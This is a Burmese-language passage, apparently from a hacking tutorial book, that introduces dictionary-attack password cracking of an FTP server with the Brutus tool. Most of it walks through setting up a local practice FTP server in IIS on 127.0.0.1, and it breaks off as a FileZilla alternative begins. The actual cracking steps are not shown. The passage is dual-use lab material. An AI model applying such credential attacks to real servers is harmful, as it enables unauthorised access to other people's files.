Text ဖိုင်

ထဲတွင်ထည့်သွင်းထားသော စကားလုံးတစ်လုံးလုံးဖြင့် တူညီသွားခဲ့ပါက Password ကို Crack လုပ်နိုင်မည်ဖြစ်ပါသည်။ ဥပမာအားဖြင့် Brutus Software ကိုအသုံးပြုပြီး FTP Server တစ်ခုကို Crack လုပ်ကြည့်ကြမည်ဖြစ်သည်။ Brutus သည်လူသစ်တန်းအတွက် ရည်ရွယ်ပြုလုပ်ထားသော Password Cracking Software တစ်ခုဖြစ်သည်။ ထို့အပြင် Brutus သည် Windows တစ်ခုတည်းတွင်သာအသုံးပြုနိုင်ပါသည်။ ဥပမာကိုမစတင်မီတွင် FTP Server အကြောင်းကိုသိရှိထားရန်လိုအပ်ပါသည်။ FTP ၏ အရှည်ကောက်မှာ File Transfer Protocol ဖြစ်ပြီး HTTP (Hyper Text Transfer Protocol) ဖြစ်သော Website များနှင့်အနည်းငယ်ဆင်တူပါသည်။ File Transfer Protocol သည် ဖိုင်များသိမ်းဆည်းရန်အတွက်သာရည်စူးထားကြသော်လည်း သဘောတရားချင်းအရ Website များနှင့် ဖွဲ့စည်းပုံချင်း အလွန်တရာကွာခြားမှုမရှိပါ။ FTP Server ၏ Password ကိုရရှိသွားလျှင် ထို FTP Server တွင်တင်ထားသော ဖိုင်များကိုဖျက်ခြင်း၊ အသစ်တင်ခြင်းစသည်များကိုအသုံးပြုနိုင်မည်ဖြစ်သည်။ FTP Server သို့ဝင်ရောက်ရန်အတွက် Browser ပေါ်တွင် Http://<web address> အစား FTP://<web> ကိုအသုံးပြုရခြင်းသာကွာခြားချက်ရှိပါသည်။


Create FTP Server in IIS

ယခုနည်းပညာကိုစမ်းသပ်ရန်အတွက် မိမိ၏ Local Computer ပေါ်တွင် FTP Server တစ်ခုပြုလုပ်ထားရန်လိုအပ်ပါမည်။ ယခုအချိန်တွင် Internet တွင်အသုံးပြုနေသော FTP Server ကိုမစမ်းစေလိုပါ။ Internet ပေါ်တွင်အသုံးပြုနေသော FTP Server များသည် လုံခြုံရေးမြင့်မားအောင် ပြုလုပ်ထားကြမည် သာဖြစ်ပြီး Dictionary Attack လုပ်ခြင်းလောက်ဖြင့် Crack လုပ်ယူ၍ မရနိုင်လောက်ပါ။ ပထမဦးစွာ Crack မပြုလုပ်မီတွင် FTP Server တစ်ခုကိုပြုလုပ်ခြင်းကိုဖော်ပြပေးပါမည်။


၁။ Control Panel ကိုဖွင့်ပါ။ ထို့နောက် အောက်ပါပုံအတိုင်းပေါ်လာလျှင် Programs ကို ရွေးချယ်ပေးရမည်ဖြစ်သည်။



ထိုသို့ Program ကိုရွေးချယ်လိုက်သောအခါ အောက်ဖော်ပြပါ Dialogbox တစ်ခုထပ်မံပေါ်လာမည်ဖြစ်သည်။ ထိုမှ Programs and Features အောက်မှ Turn Windows features on or off ကို ထပ်မံရွေးချယ်ပေးရပါမည်။




ထိုအခါ အောက်ဖော်ပြပါပုံအတိုင်းထပ်မံပေါ်လာမည်ဖြစ်သည်။




ပုံတွင်ပြထားသည့်အတိုင်း Internet Information Services နှင့် Internet Information Services Hostable Web တို့ကို ရွေးချယ်အမှန်ခြစ်ပေးထားရပါမည်။ ထို့အပြင် Internet Information Services အောက်မှ အပေါင်းလက္ခဏာကိုနှိပ်၍ FTP Server ကိုပါ ရွေးချယ်အမှန်ခြစ်ပေးထားရပါမည်။ FTP Server


အောက်တွင်ရှိသော FTP Extensbility နှင့် FTP Service များကိုပါ ရွေးချယ်အမှန်ခြစ်ပေးထားရပါမည်။ ထို့နောက် OK ကိုရွေးချယ်ပေးရပါမည်။ လိုအပ်သောလုပ်ဆောင်ချက်များကိုလုပ်ဆောင်နေမည်ဖြစ်သည်။ ခေတ္တခဏ မျှ စောင့်ဆိုင်းပေးရမည် ဖြစ်သည်။

၂။ ထို့နောက် Start ကို Click နှိပ်ပြီးနောက် ပေါ်လာသော Start Menu ထဲမှ Search တွင် IIS ဟုရိုက်ထည့်ပေးရပါမည်။ ထိုအခါ အောက်ဖော်ပြပါပုံကိုထပ်မံတွေ့ရပါမည်။




အထက်တွင်ပေါ်လာသော Internet Information Services (IIS) Manager ကို Click တစ်ချက်နှိပ်၍ဖွင့်ပေးရပါမည်။ ထိုအခါ အောက်ဖော်ပြပါပုံအတိုင်း ထပ်မံပေါ်လာမည်ဖြစ်သည်။ အောက်ပါပုံတွင် ဖော်ပြထားသည့်အတိုင်း ဘယ်ဘက်ခြမ်းတွင်ရှိသော ကွန်ပျူတာနာမည်ကိုဖွင့်ချ၍ Sites တွင် Right Click နှိပ်ပြီးပေါ်လာသော Pop-up Menu ပေါ်မှ Add FTP Site ကိုရွေးချယ်ပေးရပါမည်။






အထက်ပါပုံအတိုင်းပေါ်လာခဲ့လျှင် FTP Site Name တွင် နစ်သက်ရာနာမည်တစ်ခုခုကို ပေးနိုင်ပါသည်။ Physical Path တွင် FTP Site တွင်ထည့်သွင်းလိုသော ဖိုင်များတည်ရှိသော Path ကိုပေးထားရမည် ဖြစ်သည်။ ထို Folder ထဲတွင် သီချင်းများ၊ ဗွီဒီယိုများ၊ Software များစသည်ဖြင့် ကြိုက်နစ်သက်ရာ ဖိုင်များကို ထည့်သွင်းထားနိုင်ပါသည်။ ထို့နောက် Next ကို Click နိပ်ပေးရပါမည်။




အထက်ပါပုံအတိုင်းပေါ်လာသောအခါ IP Address တွင် Loopback Adapter ၏ IP ဖြစ်သော 127.0.0.1 ကိုသာရိုက်ထည့်ပေးရမည်ဖြစ်သည်။ Port တွင် 21 သာဖြစ်ရမည်ဖြစ်သည်။ ထို့နောက် Start FTP site automatically ကိုအမှန်ခြစ်ပြီး SSL Option တွင် No SSL ကိုသာရွေးချယ်ထားရမည်ဖြစ်သည်။




ထို့နောက် Authentication တွင် Anonymous ကိုရွေးချယ်အမှန်ခြစ်ကာ Allow access to ကို All Users ရွေးချယ်ပေးရမည်ဖြစ်ကာ Permission တွင် Read ကိုသာရွေးချယ်ပေးထားရမည်ဖြစ်သည်။ ထို့နောက် Finish ကိုရွေးချယ်ခြင်းဖြင့် FTP Server ကိုတည်ဆောက်ပြီးဖြစ်ပါသည်။ ထိုအခါအောက်ဖော်ပြပါပုံအတိုင်းပေါ်လာမည်ဖြစ်သည်။ ထိုပုံတွင် ပြုလုပ်ထားခဲ့သော FTP Server ကိုတွေ့ရမည်ဖြစ်သည်။


၃။ ထို့နောက် ထပ်မံလုပ်ဆောင်ရမည့်အချက်မှာ User Name နှင့် Password ပေးထားရမည့်အချက်ပင်ဖြစ်သည်။




အထက်ပါပုံအတိုင်း ပြုလုပ်ထားသော FTP Server ပေါ်တွင် Click တစ်ချက်နှိပ်ရွေးချယ်၍ ညာဖက်ခြမ်းတွင်ရှိသော Actions ပေါ်တွင်ရှိသော Basic Settings ကိုရွေးချယ်၍ Click နှိပ်ပေးရပါမည်။ ထိုအခါ အောက်ဖော်ပြပါပုံကို တွေ့မြင်ရမည်ဖြစ်သည်။ အောက်ဖော်ပြပါပုံမှ Connect As ကိုထပ်မံရွေးချယ်ပေးရပါမည်။



ထိုအခါ အောက်ပါပုံကို ထပ်မံ၍တွေ့ရမည်ဖြစ်သည်။ ထိုပုံအတွင်းမှ Specific user ကိုရွေးချယ်၍ Set Button တွင် Click နှိပ်ပေးရပါမည်။




ထို့နောက် User Name၊ Password နှင့် Confirm Password များကို ရိုက်ထည့်ပေးရပါမည်။ အောက်ဖော်ပြပါပုံကို လေ့လာနိုင်ပါသည်။ ထို့နောက် Ok ကို Click နှိပ်ပေးပါ။




FTP Server တစ်ခုကိုတည်ဆောက်ခြင်းလုပ်ငန်းစဉ် ပြီးဆုံးသွားပြီဖြစ်သည်။ ထို့နောက် ပြုလုပ်ထားသော FTP Server ကို အောက်ပါအဆင့်အတိုင်း ဝင်ရောက်ကြည့်ရှုနိုင်ပါသည်။ ထိုသို့ကြည့်ရှုရန်အတွက် Internet Explorer သို့မဟုတ် Mozilla Firefox ၏ address bar တွင် ftp://127.0.0.1 ဟုရိုက်ထည့်၍ Enter နှိပ်လိုက်ခြင်းဖြင့် User Name နှင့် Password ကိုတောင်းဆိုမည်ဖြစ်သည်။ ထို User Name နှင့် Password များကို ရိုက်ထည့်ခြင်းဖြင့် ပြုလုပ်ထားသော FTP Site ကိုကြည့်ရှုနိုင်မည်ဖြစ်သည်။

Create FTP Site Using FileZilla


FileZilla Software ကိုအသုံးပြုခြင်းဖြင့် FTP Server တစ်ခုကိုလွယ်ကူစွာတည်ဆောက်နိုင်ပါသည်။ FileZilla Software ကိုပူးတွဲပါအခွေထဲတွင် ထည့်သွင်းပေးထားပါသည်။ ထို ထည့်သွင်းပေးထားသော Software ကို Double Click နှိပ်ကာ Run ပေးခြင်းဖြင့် အောက်ဖော်ပြပါပုံကိုတွေ့ရမည်ဖြစ်သည်။



